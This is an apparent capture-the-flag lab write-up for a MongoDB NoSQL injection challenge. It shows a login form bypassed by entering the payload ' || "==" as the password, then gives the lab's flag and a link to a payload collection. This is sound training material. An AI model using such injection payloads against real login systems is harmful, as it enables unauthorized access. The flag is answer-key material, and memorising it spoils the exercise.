


[illegible]

Name	MongoDB: NoSQL injection II
URL	https://www.attackdefense.com/challengedetails?cid=233
Type	Infrastructure Attacks: MongoDB

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

The webapp is vulnerable to injection, which can be exploited to bypass the authentication/login functionality.

Step 1: Interact with the web application.



The screenshot shows a web browser window with a single tab titled 'Idfja1v7o8qnuw4g2y8gwujn2.p'. The address bar shows the URL 'Idfja1v7o8qnuw4g2y8gwujn2.public2.attackdefenselabs.com'. The main content area displays a login form with the heading 'Try Logging In'. The form contains two input fields: 'Name' and 'Password', each with a placeholder of the same name. A 'Submit' button is located at the bottom right of the form.

Step 2: Inject No SQL Injection Payload

Name : anything

Password : ' || "=="

Try Logging In


Name

admin

Password

' || "=="

Submit



Flag: n0_sql_inj_1n_wh3r3

References:

1. MongoDB (<https://www.mongodb.com/>)
2. No SQL Injection Payloads
(<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection>)